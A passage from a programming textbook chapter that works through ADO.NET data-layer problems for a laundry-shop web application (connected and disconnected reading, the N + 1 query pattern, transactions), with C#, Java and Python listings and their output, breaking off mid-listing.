> *Answer.* It is the same number for everybody, so it is application state: a singleton service with an integer updated with `Interlocked.Increment` (safe when two requests add at once). A session would give each visitor his own, wrong, count. It costs nothing to lose on a restart only if it can be rebuilt: the service should compute it once from the database at start-up (`COUNT(*)` of today's bills) and then keep it up to date in memory. The database remains the truth; the singleton is a fast copy.

16.7 New Worked Problems: ADO.NET and the Data Layer

Chapter 15 described ADO.NET's two ways of working with data. In the *connected* model, a connection stays open while a data reader hands over the rows one at a time, forward only, and every change is a command sent at once. In the *disconnected* model, a data adapter fills a `DataSet`, the connection closes, the program works on the rows in memory for as long as it likes, and the changes are sent back later. The Laundry Counter uses both: `DbLaundryStore` is connected, `DataSetStore` disconnected. The three problems of this section are the three questions every data layer must answer: how to read without wasting round trips, how to write several rows as one, and what to do when two people change the same row.

16.7.1 Problem 16.11 — Reading connected and disconnected, and the N + 1 trap

> **PROBLEM.** Compute two figures from the Laundry data: how many bills are still in the shop (not yet collected), and how much money all customers together still owe, by Equation (16.2)

> summed over all bills. Do it with a connected reader and with disconnected data, and explain which way of asking is fast and which is slow.

In our own words. The first figure needs one pass over the bills. The second needs, for every bill, the sum of its payments, and the way that sum is fetched decides whether the program asks the data layer one question or three thousand.

Design. The connected store of the Laundry Counter, **Listing 16.41**, shows the connected model in full, and is the place to start. It is written against the abstract classes of `System.Data.Common` (`DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader`, `DbTransaction`), which every ADO.NET provider implements [18]; that is the "uniform interface to different data sources" of Chapter 15, and it means the same class runs on SQLite, MySQL or SQL Server, depending only on the one line in `Program.cs` that creates the connection.

Listing 16.41 `DbLaundryStore.cs`: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed.

```
// DbLaundryStore.cs - ILaundryStore over any ADO.NET provider: the connected model of
Chapter 15.
// Each method opens a connection, runs parameterized commands, reads with a DbDataReader
and closes
// the connection again (the provider's pool keeps the real connection warm). It is written
against
// System.Data.Common only, so the same class works with Microsoft.Data.Sqlite,
MySqlConnector or
// SqlClient: Program.cs chooses the provider in one line.
using System.Data;
using System.Data.Common;
using System.Globalization;

namespace LaundryCounter.Data;

public sealed class DbLaundryStore(Func<DbConnection> connect) : ILaundryStore
{
    private static readonly Dictionary<string, string> SortColumns = new()
    {
        ["id"] = "id", ["name"] = "name", ["phone"] = "phone", ["credit"] = "credit",
    };

    private DbConnection Open()
    {
        DbConnection c = connect();
        c.Open();
        return c;
    }

    // A command whose values travel as parameters @p0, @p1, ...: they never become part of
the SQL text.
    private static DbCommand Command(DbConnection c, DbTransaction? tx, string sql,
object?[] args)
    {
        DbCommand cmd = c.CreateCommand();
        cmd.CommandText = sql;
        cmd.Transaction = tx;
        for (int i = 0; i < args.Length; i++)
        {
            DbParameter p = cmd.CreateParameter();
            p.ParameterName = "@p" + i;
            p.Value = args[i] ?? DBNull.Value;
            cmd.Parameters.Add(p);
        }
        return cmd;
    }
```

Listing 16.41 (Continued) *DbLaundryStore.cs: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed.*

```
    private static List<T> Rows<T>(DbConnection c, DbTransaction? tx, string sql,
Func<DbDataReader, T> map,
                                   params object?[] args)
    {
        using DbCommand cmd = Command(c, tx, sql, args);
        using DbDataReader r = cmd.ExecuteReader();
        var list = new List<T>();
        while (r.Read()) list.Add(map(r));                    // forward only, one row at a
time
        return list;
    }

    private static object? Scalar(DbConnection c, DbTransaction? tx, string sql, params
object?[] args)
    {
        using DbCommand cmd = Command(c, tx, sql, args);
        object? v = cmd.ExecuteScalar();
        return v is DBNull ? null : v;
    }

    private static int Exec(DbConnection c, DbTransaction? tx, string sql, params object?[]
args)
    {
        using DbCommand cmd = Command(c, tx, sql, args);
        return cmd.ExecuteNonQuery();
    }

    private static string? Str(DbDataReader r, int i) => r.IsDBNull(i) ? null :
r.GetString(i);

    private static string NextId(DbConnection c, DbTransaction tx, string table, string
prefix)
    {
        string? max = (string?)Scalar(c, tx, $"SELECT MAX(id) FROM {table}");   // table:
our own constant
        int n = max == null ? 0 : int.Parse(max[1..], CultureInfo.InvariantCulture);
        return prefix + (n + 1).ToString("D4", CultureInfo.InvariantCulture);
    }

    // ------------------------------------------------------------------ accounts
    public Account? FindAccount(string email)
    {
        using DbConnection c = Open();
        List<Account> staff = Rows(c, null, """
            SELECT e.id, e.name, e.Outlet_id, e.section, e.spv_id, e.password_hash,
                   (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id) AS team
              FROM Employee e WHERE lower(e.email) = lower(@p0)
            """,
            r => new Account("staff", r.GetString(0), r.GetString(1), Str(r, 2),
                r.IsDBNull(4) ? "owner" : r.GetInt64(6) > 0 ? "supervisor"
                : r.GetString(3) == "transaction" ? "cashier" : "washer", Str(r, 5)),
email);
        if (staff.Count > 0) return staff[0];
        return Rows(c, null, "SELECT id, name, password_hash FROM Customer WHERE
lower(email) = lower(@p0)",
```

Listing 16.41 (Continued) *DbLaundryStore.cs: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed.*

```
            r => new Account("customer", r.GetString(0), r.GetString(1), null, "customer",
Str(r, 2)), email)
            .FirstOrDefault();
    }

    public string RegisterCustomer(CustomerInput c, string passwordHash, string now) =>
InsertCustomer(c, now, passwordHash);

    // ------------------------------------------------------------------ customers
    private const string CustomerColumns = """
        id, name, gender, place, birthdate, address, phone, email, credit,
        (SELECT COUNT(*) FROM Bill b WHERE b.Customer_id = Customer.id) AS bills
        """;

    private static CustomerRow ToCustomer(DbDataReader r) =>
        new(r.GetString(0), r.GetString(1), r.GetString(2), r.GetString(3), r.GetString(4),
r.GetString(5),
            r.GetString(6), r.GetString(7), r.GetDecimal(8), Convert.ToInt32(r.GetValue(9),
CultureInfo.InvariantCulture));

    public GridPage<CustomerRow> Customers(string? search, string sort, bool descending,
int pageNo, int pageSize)
    {
        using DbConnection c = Open();
        string col = SortColumns.GetValueOrDefault(sort, "name");          // never the
visitor's own text
        string s = (search ?? "").Trim();
        const string where = "WHERE @p0 = '' OR name LIKE @p1 OR phone LIKE @p1 OR
upper(id) = upper(@p0)";
        int total = Convert.ToInt32(Scalar(c, null, $"SELECT COUNT(*) FROM Customer
{where}", s, $"%{s}%"),
                                    CultureInfo.InvariantCulture);
        int pageCount = Math.Max(1, (total + pageSize - 1) / pageSize);
        int p = Math.Clamp(pageNo, 1, pageCount);
        List<CustomerRow> rows = Rows(c, null, $"""
            SELECT {CustomerColumns} FROM Customer {where}
             ORDER BY {col} {(descending ? "DESC" : "ASC")}, id
             LIMIT @p2 OFFSET @p3
            """, ToCustomer, s, $"%{s}%", pageSize, (p - 1) * pageSize);
        return new GridPage<CustomerRow>(rows, p, pageCount, total);
    }

    public CustomerRow? Customer(string id)
    {
        using DbConnection c = Open();
        return Rows(c, null, $"SELECT {CustomerColumns} FROM Customer WHERE id = @p0",
ToCustomer, id).FirstOrDefault();
    }

    public string AddCustomer(CustomerInput c, string now) => InsertCustomer(c, now, null);
```

Listing 16.41 (Continued) *DbLaundryStore.cs: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed.*

```
    private string InsertCustomer(CustomerInput cu, string now, string? hash)
    {
        using DbConnection c = Open();
        using DbTransaction tx = c.BeginTransaction();          // the new id and the row:
both or neither
        string id = NextId(c, tx, "Customer", "C");
        Exec(c, tx, """
            INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
enrolled,
                                  email, password, credit, password_hash)
            VALUES (@p0, @p1, @p2, @p3, @p4, @p5, @p6, @p7, @p8, '*****', 0, @p9)
            """, id, cu.Name, cu.Gender, cu.Place, cu.Birthdate, cu.Address, cu.Phone, now,
cu.Email, hash);
        tx.Commit();
        return id;
    }

    public bool UpdateCustomer(string id, CustomerInput cu, decimal? newCredit)
    {
        using DbConnection c = Open();
        return Exec(c, null, """
            UPDATE Customer SET name = @p1, gender = @p2, place = @p3, birthdate = @p4,
address = @p5,
                                phone = @p6, email = @p7, credit = COALESCE(@p8, credit)
             WHERE id = @p0
            """, id, cu.Name, cu.Gender, cu.Place, cu.Birthdate, cu.Address, cu.Phone,
cu.Email, newCredit) == 1;
    }

    public bool DeleteCustomer(string id)
    {
        using DbConnection c = Open();
        try
        {
            return Exec(c, null, "DELETE FROM Customer WHERE id = @p0", id) == 1;
        }
        catch (DbException)                                     // the foreign key
Bill_Customer said no
        {
            return false;
        }
    }

    // ------------------------------------------------------------------ services
    public IReadOnlyList<ServiceRow> Services()
    {
        using DbConnection c = Open();
        return Rows(c, null, "SELECT id, description, price FROM Service ORDER BY id",
            r => new ServiceRow(r.GetString(0), r.GetString(1), r.GetDecimal(2)));
    }
```

Listing 16.41 (Continued) *DbLaundryStore.cs: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed.*

```
    public bool UpdateService(string id, string description, decimal price)
    {
        using DbConnection c = Open();
        return Exec(c, null, "UPDATE Service SET description = @p1, price = @p2 WHERE id =
@p0",
                    id, description, price) == 1;
    }

    // ------------------------------------------------------------------ bills
    public string NewBill(string customerId, string serviceId, int unit, string rack,
                          string employeeId, string? outletId, string now)
    {
        using DbConnection c = Open();
        using DbTransaction tx = c.BeginTransaction();
        object price = Scalar(c, tx, "SELECT price FROM Service WHERE id = @p0", serviceId)
                       ?? throw new ArgumentException($"No service {serviceId}.");
        string id = NextId(c, tx, "Bill", "B");
        decimal charged = Convert.ToDecimal(price, CultureInfo.InvariantCulture) * unit;
        Exec(c, tx, """
            INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id, Service_id, Outlet_id)
            VALUES (@p0, @p1, 'queued', @p2, @p3, @p4, @p5, @p6, @p7, @p8)
            """, id, now, rack, unit, charged, customerId, employeeId, serviceId,
outletId);
        Exec(c, tx, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (@p0, 'queued', @p1, @p2)",
             id, now, employeeId);
        tx.Commit();                                            // without this line,
Dispose rolls back
        return id;
    }

    private const string BillSelect = """
        SELECT b.id, b.arrived, b.finished, b.departed, b.status, b.rack, b.unit,
b.payment,
               COALESCE((SELECT SUM(p.amount) FROM Payment p WHERE p.Bill_id = b.id), 0),
               c.id, c.name, s.id, s.description, b.Outlet_id
          FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id
        """;

    private static BillRow ToBill(DbDataReader r) =>
        new(r.GetString(0), r.GetString(1), Str(r, 2), Str(r, 3), r.GetString(4),
r.GetString(5),
            Convert.ToInt32(r.GetValue(6), CultureInfo.InvariantCulture), r.GetDecimal(7),
r.GetDecimal(8),
            r.GetString(9), r.GetString(10), r.GetString(11), r.GetString(12), Str(r, 13));

    public BillRow? Bill(string id)
    {
        using DbConnection c = Open();
        return Rows(c, null, BillSelect + " WHERE b.id = @p0", ToBill,
id).FirstOrDefault();
    }
```

Listing 16.41 (Continued) *DbLaundryStore.cs: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed.*

```
    public string? AdvanceBill(string id, string employeeId, string now)
    {
        using DbConnection c = Open();
        using DbTransaction tx = c.BeginTransaction();
        string? status = (string?)Scalar(c, tx, "SELECT status FROM Bill WHERE id = @p0",
id);
        string? next = status switch { "queued" => "finished", "finished" => "departed", _
=> null };
        if (next == null) return null;
        // "next" is one of two words written above, so it may name a column.
        Exec(c, tx, $"UPDATE Bill SET status = @p1, {next} = @p2 WHERE id = @p0 AND status
= @p3",
             id, next, now, status);
        Exec(c, tx, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (@p0, @p1, @p2, @p3)",
             id, next, now, employeeId);
        tx.Commit();
        return next;
    }

    public IReadOnlyList<BillRow> BillsOf(string customerId)
    {
        using DbConnection c = Open();
        return Rows(c, null, BillSelect + " WHERE b.Customer_id = @p0 ORDER BY b.arrived
DESC", ToBill, customerId);
    }

    // ------------------------------------------------------------------ reports
    public IReadOnlyList<RevenueRow> RevenueByDay(string month)
    {
        using DbConnection c = Open();
        var sums = new Dictionary<(string, string), decimal>();
        foreach (var (day, outlet, amount) in Rows(c, null, """
            SELECT substr(p.paid_at, 1, 10), COALESCE(b.Outlet_id, ''), SUM(p.amount)
              FROM Payment p JOIN Bill b ON b.id = p.Bill_id
             WHERE p.paid_at >= @p0 AND p.paid_at < @p1
             GROUP BY 1, 2
            """, r => (r.GetString(0), r.GetString(1), r.GetDecimal(2)), month + "-01",
NextMonth(month) + "-01"))
        {
            sums[(day, outlet)] = amount;
        }
        DateTime first = DateTime.ParseExact(month + "-01", "yyyy-MM-dd",
CultureInfo.InvariantCulture);
        var days = new List<RevenueRow>();
        for (DateTime d = first; d.Month == first.Month; d = d.AddDays(1))
        {
            string day = d.ToString("yyyy-MM-dd", CultureInfo.InvariantCulture);
            days.Add(new RevenueRow(day, sums.GetValueOrDefault((day, "O01")),
                                    sums.GetValueOrDefault((day, "O02")),
sums.GetValueOrDefault((day, "O03"))));
        }
        return days;
    }
```

Listing 16.41 (Continued) *DbLaundryStore.cs: the Laundry Counter's data layer in the connected model, over any ADO.NET provider. Compiled here; run only with a provider installed.*

```
    private static string NextMonth(string month) =>
        DateTime.ParseExact(month + "-01", "yyyy-MM-dd",
CultureInfo.InvariantCulture).AddMonths(1)
            .ToString("yyyy-MM", CultureInfo.InvariantCulture);

    public (int Queued, int Ready) Queue(string? outletId)
    {
        using DbConnection c = Open();
        return Rows(c, null, """
            SELECT COALESCE(SUM(CASE WHEN status = 'queued' THEN 1 ELSE 0 END), 0),
                   COALESCE(SUM(CASE WHEN status = 'finished' THEN 1 ELSE 0 END), 0)
              FROM Bill WHERE @p0 IS NULL OR Outlet_id = @p0
            """, r => (Convert.ToInt32(r.GetValue(0), CultureInfo.InvariantCulture),
                       Convert.ToInt32(r.GetValue(1), CultureInfo.InvariantCulture)),
outletId)[0];
    }
}
```

Line by line. `Open` asks the factory passed to the constructor for a connection and opens it; the provider keeps a *pool* of real connections, so opening and closing per method is cheap. `Command` creates a command, attaches the transaction if there is one, and turns every argument into a `DbParameter` named `@p0`, `@p1` and so on: the SQL text contains only these names, and the values travel beside it, so no value can ever change the meaning of the SQL [16]. `Rows` runs a query and walks its `DbDataReader` with `while (r.Read())`, turning each row into a record with a function it is given: this is the connected model, one row at a time while the connection is open. `Scalar` returns a single value, `Exec` runs an `INSERT`, `UPDATE` or `DELETE` and returns the number of rows it touched. `InsertCustomer`, `NewBill` and `AdvanceBill` begin a transaction with `BeginTransaction`, pass it to every command, and call `Commit` at the end; if anything throws before `Commit`, the `using` statement disposes the transaction, which rolls it back. The only table names ever built into SQL text are the constants `"Customer"` and `"Bill"` and the two status words of `AdvanceBill`, all written by the program; the sort column comes from `SortColumns` as in Problem 16.7.

This class was compiled with the rest of the site. It was not run, because running it needs the NuGet package `Microsoft.Data.Sqlite`, which the build machine could not download; the README of the chapter gives the commands that switch the site to it on a machine that can (`dotnet add package Microsoft.Data.Sqlite`, then a build with `-p:UseSqlite=true`). The *same SQL* was run: the Java and Python sites send it through JDBC and `sqlite3` and pass the acceptance test with it.

For the problem itself we need programs that run here. **Listing 16.42** uses `DataTableReader`, the data reader that ADO.NET builds over a `DataTable`: it has exactly the interface of `SqliteDataReader` or `SqlDataReader` (`Read`, `GetOrdinal`, `GetString`), so the connected loop is written exactly as it would be against a database. Then it computes the money owed twice, once asking a question per bill and once using the relation of Problem 16.1.

Listing 16.42 `P1611Readers.cs`: a forward-only reader, one question per bill, one relation, and one aggregate.

```
// P1611Readers.cs - Problem 16.11: reading connected (a forward-only reader) and
disconnected
// (a DataSet with relations), and the cost of asking once per row (the "N + 1" pattern).
using System.Data;
using System.Diagnostics;
using LaundryCounter.Data;

namespace Problems;

public static class P1611Readers
{
    public static void Run(string dataDir)
    {
        DataSet ds = LaundryData.LoadCsv(Path.Combine(dataDir, "csv"));
        DataTable bills = ds.Tables["Bill"]!, payments = ds.Tables["Payment"]!;

        // 1. Connected style: a DbDataReader walks the rows once, forward only.
DataTableReader has
        //    exactly the interface of SqliteDataReader or SqlDataReader, so this loop is
the same loop.
        int open = 0;
        using (DataTableReader r = bills.CreateDataReader())
        {
            int status = r.GetOrdinal("status");
            while (r.Read())
                if (r.GetString(status) != "departed") open++;
        }
        Console.WriteLine($"reader: {open} bills still in the shop");

        // 2. Disconnected, the tempting way: one question per bill ("N + 1").
        var watch = Stopwatch.StartNew();
        decimal owedSlow = 0;
        foreach (DataRow b in bills.Rows)
        {
            decimal paid = payments.Select($"Bill_id = '{b["id"]}'").Sum(p =>
(decimal)p["amount"]);
            owedSlow += (decimal)b["payment"] - paid;
        }
        Console.WriteLine($"one Select per bill:   owed {Fmt.Rupiah(owedSlow)},
{bills.Rows.Count + 1} questions, {watch.ElapsedMilliseconds} ms");

        // 3. Disconnected, the right way: the relation Payment_Bill is an index from a
bill to its payments.
        watch.Restart();
        decimal owedFast = 0;
        foreach (DataRow b in bills.Rows)
            owedFast += (decimal)b["payment"] - b.GetChildRows("Payment_Bill").Sum(p =>
(decimal)p["amount"]);
        Console.WriteLine($"GetChildRows per bill: owed {Fmt.Rupiah(owedFast)}, 1 load,
{watch.ElapsedMilliseconds} ms");
```

Listing 16.42 (Continued) *P1611Readers.cs: a forward-only reader, one question per bill, one relation, and one aggregate.*

```
        // 4. The same answer as one aggregate each: what one SQL query with SUM would
return.
        decimal charged = (decimal)bills.Compute("SUM(payment)", ""), received =
(decimal)payments.Compute("SUM(amount)", "");
        Console.WriteLine($"Compute:               charged {Fmt.Rupiah(charged)} - received
{Fmt.Rupiah(received)} = {Fmt.Rupiah(charged - received)}");
    }
}
```

```
reader: 57 bills still in the shop
one Select per bill:   owed Rp 1.529.000, 2954 questions, 56 ms
GetChildRows per bill: owed Rp 1.529.000, 1 load, 10 ms
Compute:               charged Rp 144.213.000 - received Rp 142.684.000 = Rp 1.529.000
```

The Java and Python solutions. **Listing 16.43** reads with a JDBC `ResultSet` (connected), sends one query per bill, then one grouped query, and finally copies rows into a `CachedRowSet`, the JDK's disconnected row set, which is still readable after the connection is closed. **Listing 16.44** does the same with a `sqlite3` cursor and `fetchall`.

Listing 16.43 `P1611Readers.java`: `ResultSet`, one query per bill, one grouped query, and a `CachedRowSet` that outlives its connection.

```java
// P1611Readers.java - Problem 16.11: reading connected (a ResultSet) and disconnected (a
CachedRowSet
// that outlives its connection), and the cost of asking once per row (the "N + 1"
pattern).
// Compile: javac -d out P1611Readers.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P1611Readers
import javax.sql.rowset.CachedRowSet;
import javax.sql.rowset.RowSetProvider;
import java.sql.*;
import java.text.NumberFormat;
import java.util.Locale;
import java.util.TreeMap;

public class P1611Readers {
    public static void main(String[] args) throws SQLException {
        CachedRowSet open = RowSetProvider.newFactory().createCachedRowSet();
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db"))
{
            // 1. Connected: the ResultSet hands over one row at a time while the
connection stays open.
            int stillInShop = 0;
            try (ResultSet rs = c.createStatement().executeQuery("SELECT status FROM
Bill")) {
                while (rs.next()) if (!rs.getString(1).equals("departed")) stillInShop++;
            }
            System.out.println("ResultSet: " + stillInShop + " bills still in the shop");

            // 2. The tempting way: one more query for every bill ("N + 1").
            long t = System.nanoTime(), owed = 0;
            int queries = 1;
            try (ResultSet bills = c.createStatement().executeQuery("SELECT id, payment
FROM Bill");
                 PreparedStatement paid = c.prepareStatement("SELECT COALESCE(SUM(amount),
0) FROM Payment WHERE Bill_id = ?")) {
                while (bills.next()) {
                    paid.setString(1, bills.getString(1));
                    try (ResultSet p = paid.executeQuery()) {
                        p.next();
                        owed += bills.getLong(2) - p.getLong(1);
                    }
                    queries++;
                }
            }
            System.out.printf("one query per bill: owed %s, %d queries, %d ms%n",
rupiah(owed), queries, (System.nanoTime() - t) / 1_000_000);
```

Listing 16.43 (Continued) *P1611Readers.java: ResultSet, one query per bill, one grouped query, and a CachedRowSet that outlives its connection.*

```
            // 3. The right way: one query, and the database does the grouping.
            t = System.nanoTime();
            try (ResultSet rs = c.createStatement().executeQuery("""
                    SELECT SUM(b.payment - COALESCE(p.paid, 0))
                      FROM Bill b LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid FROM
Payment GROUP BY Bill_id) p
                        ON p.Bill_id = b.id""")) {
                rs.next();
                owed = rs.getLong(1);
            }
            System.out.printf("one query, grouped: owed %s, 1 query, %d ms%n",
rupiah(owed), (System.nanoTime() - t) / 1_000_000);

            // 4. Disconnected: copy the rows into a CachedRowSet...
            try (ResultSet rs = c.createStatement().executeQuery("SELECT Outlet_id, status
FROM Bill WHERE status <> 'departed'")) {
                open.populate(rs);
            }
        }
        // ...and keep working on them after the connection has been closed.
        TreeMap<String, Integer> perOutlet = new TreeMap<>();
        while (open.next()) perOutlet.merge(open.getString(1), 1, Integer::sum);
        System.out.println("after close(): " + open.size() + " rows still in memory, per
outlet " + perOutlet);
    }

    static String rupiah(long n) {
        return "Rp " + NumberFormat.getIntegerInstance(Locale.US).format(n).replace(',',
'.');
    }
}
```

```
ResultSet: 57 bills still in the shop
one query per bill: owed Rp 1.529.000, 2954 queries, 28 ms
one query, grouped: owed Rp 1.529.000, 1 query, 4 ms
after close(): 57 rows still in memory, per outlet {O01=32, O02=15, O03=10}
```

Listing 16.44 `p1611_readers.py`: the same four readings in Python.

```
# p1611_readers.py - Problem 16.11: reading connected (a cursor) and disconnected (rows
kept after
# the connection is closed), and the cost of asking once per row (the "N + 1" pattern).
import os
import sqlite3
import time

HERE = os.path.dirname(os.path.abspath(__file__))
DB = os.path.join(HERE, "..", "data", "laundry.db")


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


conn = sqlite3.connect(DB)

# 1. Connected: the cursor hands over one row at a time while the connection stays open.
still_in_shop = 0
for (status,) in conn.execute("SELECT status FROM Bill"):
    if status != "departed":
        still_in_shop += 1
print(f"cursor: {still_in_shop} bills still in the shop")

# 2. The tempting way: one more query for every bill ("N + 1").
t = time.perf_counter()
bills = conn.execute("SELECT id, payment FROM Bill").fetchall()
owed = 0
for bill_id, charged in bills:
    paid = conn.execute("SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = ?",
(bill_id,)).fetchone()[0]
    owed += charged - paid
print(f"one query per bill: owed {rupiah(owed)}, {len(bills) + 1} queries,
{(time.perf_counter() - t) * 1000:.0f} ms")

# 3. The right way: one query, and the database does the grouping.
t = time.perf_counter()
(owed,) = conn.execute("""SELECT SUM(b.payment - COALESCE(p.paid, 0))
                          FROM Bill b LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid FROM
Payment GROUP BY Bill_id) p
                            ON p.Bill_id = b.id""").fetchone()
print(f"one query, grouped: owed {rupiah(owed)}, 1 query, {(time.perf_counter() - t) *
1000:.0f} ms")

# 4. Disconnected: fetch everything, close the connection, keep working on the rows.
rows = conn.execute("SELECT Outlet_id, status FROM Bill WHERE status <>
'departed'").fetchall()
conn.close()
per_outlet = {}
for outlet, status in rows:
    per_outlet[outlet] = per_outlet.get(outlet, 0) + 1
print(f"after close(): {len(rows)} rows still in memory, per outlet
{dict(sorted(per_outlet.items()))}")
```

```
cursor: 57 bills still in the shop
one query per bill: owed Rp 1.529.000, 2954 queries, 18 ms
one query, grouped: owed Rp 1.529.000, 1 query, 3 ms
after close(): 57 rows still in memory, per outlet {'O01': 32, 'O02': 15, 'O03': 10}
```

All three agree: 57 bills are still in the shop (32 at Rungkut, 15 at Keputih, 10 at Wiyung), and customers owe Rp 1.529.000, which is the Rp 144.213.000 charged for all bills minus the Rp 142.684.000 received. The timings are those of this machine and will differ on yours; their *ratio* is the lesson.

Why one question per row is slow. Let N be the number of bills, t_q the fixed cost of one question to the data layer (preparing it, sending it, waiting for the answer) and t_r the cost of handling one row. Asking for the bills and then once more for each bill costs

$$T_{N+1} \approx (N+1)\,t_q + N\,t_r \qquad \text{while} \qquad T_1 \approx t_q + N\,t_r \tag{16.10}$$

so the difference is $N\,t_q$, and it grows with the data. In the three runs, $N = 2{,}953$, and one question per bill took several times longer than one question in all, although every question stayed inside the same process. SQLite runs inside the program, so t_q is tiny here, a few microseconds; a database server on another machine answers each question in perhaps half a millisecond, and then $N\,t_q = 2{,}953 \times 0.5\text{ ms} \approx 1.5$ seconds for one page, against a few milliseconds for the grouped query. This pattern has a name, the *N + 1 query problem*, and it is the most common reason a page that was fast with ten test rows is slow with a real year of data.

A tempting wrong solution. The per-bill `Select` of **Listing 16.42**, or the per-bill `SELECT` of **Listing 16.43** and **Listing 16.44**. Each is correct, each reads naturally ("for every bill, fetch its payments"), and each is the slow side of Equation (16.10). Notice also the injection hazard in the C# version: `$"Bill_id = '{b["id"]}'"` builds a filter from data, safe here only because every bill id comes from our own table. The cures are the relation (`GetChildRows("Payment_Bill")`, which follows an index that the `DataRelation` maintains) in the disconnected model, and one query with `GROUP BY` or a join in the connected model: let the data layer do the grouping, in one trip.

> **CHECK YOURSELF.** The page "My bills" (**Listing 16.16**, `my_bills`) shows a customer's bills with their balances. Does its query have the N + 1 problem?
>
> *Answer.* No. `BILL_SELECT` computes each bill's paid amount with a correlated subquery, `(SELECT SUM(p.amount) FROM Payment p WHERE p.Bill_id = b.id)`, inside the one query the program sends. The database evaluates it once per row, but inside the database, using the index `Payment_bill_idx`, with no round trip per row; the program sends one question and receives all the rows. The N + 1 problem is about round trips between the program and the data layer, not about how the database executes a query.

16.7.2 Problem 16.12 — A bill and its log row, all or nothing

> **PROBLEM.** Taking in a bill writes two rows: the bill, and its first `StatusLog` row. Show what happens when the second write fails after the first has succeeded, with and without a transaction, and state the rule that keeps the data consistent.

In our own words. Every bill must have a log row; the audit trail is worthless if some bills have no history. Two writes that must both happen or both not happen are what a *transaction* is for.

Design. Make the second write fail on purpose, in a way the database itself detects: the log row names employee `E9999`, who does not exist, so the foreign key `StatusLog_Employee` refuses it. Count, before and after, the bills and the bills without a log row, a number that must always be zero.

The C# solution. In the disconnected model a transaction is a *unit of work* [19] made from two calls: `AcceptChanges`, which makes the current state of the `DataSet` the new "original" (like `COMMIT`), and `RejectChanges`, which throws away every change since the last `AcceptChanges` (like `ROLLBACK`). `DataSetStore.Change` in **Listing 16.12** is built on exactly that pair. **Listing 16.45** shows it in isolation.

Listing 16.45 `P1612Transaction.cs`: a bill and a log row as one unit of work; `--no-tx` keeps the half that worked.

```
// P1612Transaction.cs - Problem 16.12: a new bill and its first log row, all or nothing.
//   dotnet run -- 16.12          the unit of work: an error undoes everything since the
last save
//   dotnet run -- 16.12 --no-tx  the tempting mistake: keep whatever happened before the
error
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P1612Transaction
{
    public static void Run(string dataDir, string[] args)
    {
        bool noTx = args.Contains("--no-tx");
        DataSet ds = LaundryData.LoadCsv(Path.Combine(dataDir, "csv"));
        DataTable bills = ds.Tables["Bill"]!, log = ds.Tables["StatusLog"]!;
        Console.WriteLine($"before: {bills.Rows.Count} bills, {log.Rows.Count} log rows;
bills without a log row: {Orphans(ds)}");
        try
        {
            bills.Rows.Add("B2954", "2026-09-30 21:00:00", DBNull.Value, DBNull.Value,
"queued", "A07", 5, 40000m,
                           "C0001", "E0004", "S0001", "O01");
            log.Rows.Add(8803, "B2954", "queued", "2026-09-30 21:00:00", "E9999");   // no
such employee
            ds.AcceptChanges();                                                      //
"commit"
            Console.WriteLine("saved");
        }
        catch (InvalidConstraintException e)
        {
            Console.WriteLine($"error: {e.Message}");
            if (noTx) ds.AcceptChanges();       // keep the half that worked
            else ds.RejectChanges();            // "rollback": back to the last
AcceptChanges
        }
        Console.WriteLine($"after:  {bills.Rows.Count} bills, {log.Rows.Count} log rows;
bills without a log row: {Orphans(ds)}");
    }

    // Bills that have no StatusLog row at all: something that must never exist.
    private static int Orphans(DataSet ds) =>
        ds.Tables["Bill"]!.Rows.Cast<DataRow>().Count(b =>
b.GetChildRows("StatusLog_Bill").Length == 0);
}
```

```
before: 2953 bills, 8802 log rows; bills without a log row: 0
error: ForeignKeyConstraint StatusLog_Employee requires the child key values (E9999) to
exist in the parent table.
after:  2953 bills, 8802 log rows; bills without a log row: 0
```

In the connected model the same thing is written with `DbTransaction`, as `NewBill` in **Listing 16.41** does: `BeginTransaction`, the two `Exec` calls with the transaction, `Commit`; an exception before `Commit` leaves the transaction to be disposed, and disposing an uncommitted transaction rolls it back.

The Java and Python solutions. **Listing 16.46** turns off autocommit, so that the two `INSERT`s belong to one transaction, and calls `rollback` in the `catch`; **Listing 16.47** opens the connection in autocommit mode (`isolation_level=None`) and writes `BEGIN`, `COMMIT` and `ROLLBACK` itself, so that nothing is hidden. Both work on a temporary copy of `laundry.db`.

Listing 16.46 `P1612Transaction.java`: one JDBC transaction, rolled back on error.

```
// P1612Transaction.java - Problem 16.12: a new bill and its first log row, all or nothing.
// Compile: javac -d out P1612Transaction.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P1612Transaction [--no-tx]
// Works on a temporary copy of laundry.db.
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.*;
import java.util.Arrays;

public class P1612Transaction {
    static Connection c;

    public static void main(String[] args) throws Exception {
        boolean noTx = Arrays.asList(args).contains("--no-tx");
        Path copy = Files.createTempDirectory("laundry").resolve("laundry.db");
        Files.copy(Path.of("..", "data", "laundry.db"), copy);
        c = DriverManager.getConnection("jdbc:sqlite:" + copy);
        c.createStatement().execute("PRAGMA foreign_keys = ON");
        System.out.println("before: " + state());
        c.setAutoCommit(noTx);                          // false: the statements below
form one transaction
        try {
            c.createStatement().executeUpdate("""
                    INSERT INTO Bill (id, arrived, status, rack, unit, payment,
